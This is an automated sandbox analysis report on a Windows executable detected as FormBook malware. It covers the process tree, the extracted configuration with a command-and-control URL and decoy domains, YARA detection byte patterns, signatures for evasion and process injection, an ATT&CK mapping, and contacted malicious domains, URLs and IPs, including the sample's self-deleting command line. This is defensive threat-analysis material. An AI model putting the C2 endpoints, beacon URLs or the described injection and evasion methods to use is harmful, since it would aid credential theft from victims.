ID: 356512
Sample Name:
4pFzkB6ePK.exe
Cookbook: default.jbs
Time: 09:13:02
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 4pFzkB6ePK.exe

Overview


General Information

Sample Name:	4pFzkB6ePK.exe
Analysis ID:	356512
MD5:	6dd83e20f43a9bd.
SHA1:	2d816c160bba20..
SHA256:	5babb878615fbf3..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- 4pFzkB6ePK.exe (PID: 6484 cmdline: 'C:\Users\user\Desktop\4pFzkB6ePK.exe' MD5: 6DD83E20F43A9BD2E136FCD77131F7E4)
  - 4pFzkB6ePK.exe (PID: 6880 cmdline: C:\Users\user\Desktop\4pFzkB6ePK.exe MD5: 6DD83E20F43A9BD2E136FCD77131F7E4)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 808 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 6536 cmdline: /c del 'C:\Users\user\Desktop\4pFzkB6ePK.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.ntljcb.com/tub0/"
  ],
  "decoy": [
    "playgeazie.com",
    "blessedmindset.net",
    "alejofaj.com",
    "electricbiketechnologes.com",
    "jmrrealestatellc.com",
    "alphafathers.com",
    "trinityhousegoa.com",
    "trainingrealestateagents.com",
    "esarpfabrikasi.com",
    "bookgallary.com",
    "centralpark-mca.net",
    "killthemessengermedia.com",
    "ayderthermal.com",
    "adsdito.com",
    "findmy-fmi.info",
    "1030aponiplace.com",
    "nachbau.net",
    "richtig-zuhause-lernen.com",
    "wuovcoizph.net",
    "avrplayground.com",
    "miamiimportca.com",
    "henrysmassey.com",
    "truthish.fyi",
    "serildaspeaks.com",
    "the-tagteam.com",
    "s-keer.com",
    "millersgreenacresfarm.com",
    "bodytruffle.com",
    "djtlp.com",
    "buystockswithcreditcard.com",
    "estevezcosmetics.com",
    "fsqlgt.com",
    "rochellparente.com",
    "elepope.com",
    "makiyato.com",
    "standoniner.com",
    "onemicandabunchofothers.com",
    "actranslate.com",
    "jewelstomorejewels.com",
    "xn--d1afwajbhp.site",
    "gogomarketing.xyz",
    "plietea.club",
    "carbon-foam.com",
    "gidanpacouture.com",
    "covidwatcharizona.com",
    "truvizi.com",
    "castleshortage.com",
    "afromesagroup.com",
    "specter.one",
    "mac-compost.com",
    "spicyfilm.com",
    "aslanforklift.com",
    "oka.one",
    "myjewely.com",
    "floridashooters.com",
    "2seamapparel.com",
    "europeanctosummit.com",
    "beyond-cultures.com",
    "cowbex.info",
    "amandawilsonfamilylaw.com",
    "whereisdalie.com",
    "statuniverse.com",
    "nobotsland.net",
    "dateatither.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.227758190.0000000002651000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.285256775.0000000001440000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.285193753.0000000001410000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.4pFzkB6ePK.exe.26d4938.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
2.2.4pFzkB6ePK.exe.378cfa0.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.4pFzkB6ePK.exe.378cfa0.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x120ab8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x120e42:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1486f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x12cb55:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x154795:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12c641:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x154281:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x12cc57:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x154897:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x12cdcf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x154a0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x12185a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x14949a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12b8bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1534fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1225d2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x14a212:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x131c47:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x159887:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x132cea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.4pFzkB6ePK.exe.378cfa0.3.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x12eb79:$sqlite3step: 68 34 1C 7B E1 • 0x12ec8c:$sqlite3step: 68 34 1C 7B E1 • 0x1567b9:$sqlite3step: 68 34 1C 7B E1 • 0x1568cc:$sqlite3step: 68 34 1C 7B E1 • 0x12eba8:$sqlite3text: 68 38 2A 90 C5 • 0x12eccd:$sqlite3text: 68 38 2A 90 C5 • 0x1567e8:$sqlite3text: 68 38 2A 90 C5 • 0x15690d:$sqlite3text: 68 38 2A 90 C5 • 0x12ebbb:$sqlite3blob: 68 53 D8 7F 8C • 0x12ece3:$sqlite3blob: 68 53 D8 7F 8C • 0x1567fb:$sqlite3blob: 68 53 D8 7F 8C • 0x156923:$sqlite3blob: 68 53 D8 7F 8C
5.2.4pFzkB6ePK.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 8 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 3 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insec Netw Comr
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1 4	LSASS Memory	Virtualization/Sandbox Evasion 1 4	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4pFzkB6ePK.exe	23%	Virustotal		Browse
4pFzkB6ePK.exe	28%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
4pFzkB6ePK.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.4pFzkB6ePK.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
trinityhousegoa.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.nachbau.net/tub0/?0T0hlT=cydGkSUU+hbxwnLMCHdxs2HTbhyeOBhf6VDliN7OyAb+9b2I/6QPcL+NYbrcHhStME+j&OVlT0R=o2JlVT4hT8qhr8ep	0%	Avira URL Cloud	safe	
www.ntljcb.com/tub0/	0%	Avira URL Cloud	safe	
http://www.fsqlgt.com/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fsqlgt.com/tub0/?0T0hlT=nrDRCNaQ3GMZq2PvHSeNd5wOe	0%	Avira URL Cloud	safe	
http://www.carbon-foam.com/tub0/?0T0hlT=0g3BJlW7sTphQ/5j4Tdr5dYYoDFSx+aDomq4rDoP20bT0mosHTlKHGclLGRJ8AP1BBBd&OVlT0R=o2JlVT4hT8qhr8ep	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fsqlgt.com/T0hlT=nrDRCNaQ3GMZq2PvHSeNd5wOe	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.aslanforklift.com/tub0/?0T0hlT=Oc9Sv6ZsHiz1lEkHjT4sUkzXc6kK6TfJoTMn/p3mX09SqIZJtOPjrYy4Z3tQQ5aTicNK&OVlT0R=o2JlVT4hT8qhr8ep	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ntljcb.com/tub0/?0T0hlT=dN2zk3vDrvOSMWpoBKxdiHLfh4G+CBzvqQ9gZV3x5lRoIc3e6NmSOgfKn1bO4v69I6lv&OVlT0R=o2JlVT4hT8qhr8ep	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.fsqlgt.com	106.13.210.52	true	true		unknown
www.ntljcb.com	154.201.205.155	true	true		unknown
www.nachbau.net	95.130.17.35	true	true		unknown
trinityhousegoa.com	194.59.164.91	true	true	• 1%, Virustotal, Browse	unknown
aslanforklift.com	160.153.128.38	true	true		unknown
shops.myshopify.com	23.227.38.74	true	false		unknown
carbon-foam.com	184.168.131.241	true	true		unknown
www.electricbiketechnologes.com	unknown	unknown	true		unknown
www.carbon-foam.com	unknown	unknown	true		unknown
www.trinityhousegoa.com	unknown	unknown	true		unknown
www.2seamapparel.com	unknown	unknown	true		unknown
www.aslanforklift.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.nachbau.net/tub0/?0T0hlT=cydGkSUU+hbxwnLMCHdxs2HTbhyeOBhf6VDliN7OyAb+9b2l/6QPcL+NYbrcHhStME+j&OVlT0R=o2JlVT4hT8qhr8ep	true	• Avira URL Cloud: safe	unknown
www.ntljcb.com/tub0/	true	• Avira URL Cloud: safe	low
http://www.carbon-foam.com/tub0/?0T0hlT=0g3BJlW7sTphQ/5j4Tdr5dYYoDFSx+aDomq4rDoP20bT0mosHTlKHGclLGRJ8AP1BBBd&OVlT0R=o2JlVT4hT8qhr8ep	true	• Avira URL Cloud: safe	unknown
http://www.aslanforklift.com/tub0/?0T0hlT=Oc9Sv6ZsHiz1lEkHjT4sUkzXc6kK6TfJoTMn/p3mX09SqIZJtOPjrYy4Z3tQQ5aTicNK&OVlT0R=o2JlVT4hT8qhr8ep	true	• Avira URL Cloud: safe	unknown
http://www.ntljcb.com/tub0/?0T0hlT=dN2zk3vDrvOSMWpoBKxdiHLfh4G+CBzvqQ9gZV3x5lRoIc3e6NmSOgfKn1bO4v69I6lv&OVlT0R=o2JlVT4hT8qhr8ep	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fsqlgt.com/	msiexec.exe, 0000000B.00000002.474927487.0000000003244000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fsqlgt.com/tub0/?0T0hlT=nrDRCNaQ3GMZq2PvHSeNd5wOe	msiexec.exe, 0000000B.00000002.474927487.0000000003244000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	4pFzkB6ePK.exe, 00000002.00000002.227758190.0000000002651000.00000004.00000001.sdmp	false		high
http://www.fsqlgt.com/T0hlT=nrDRCNaQ3GMZq2PvHSeNd5wOe	msiexec.exe, 0000000B.00000002.474927487.0000000003244000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	4pFzkB6ePK.exe, 00000002.00000002.231090586.0000000005680000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.253631416.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
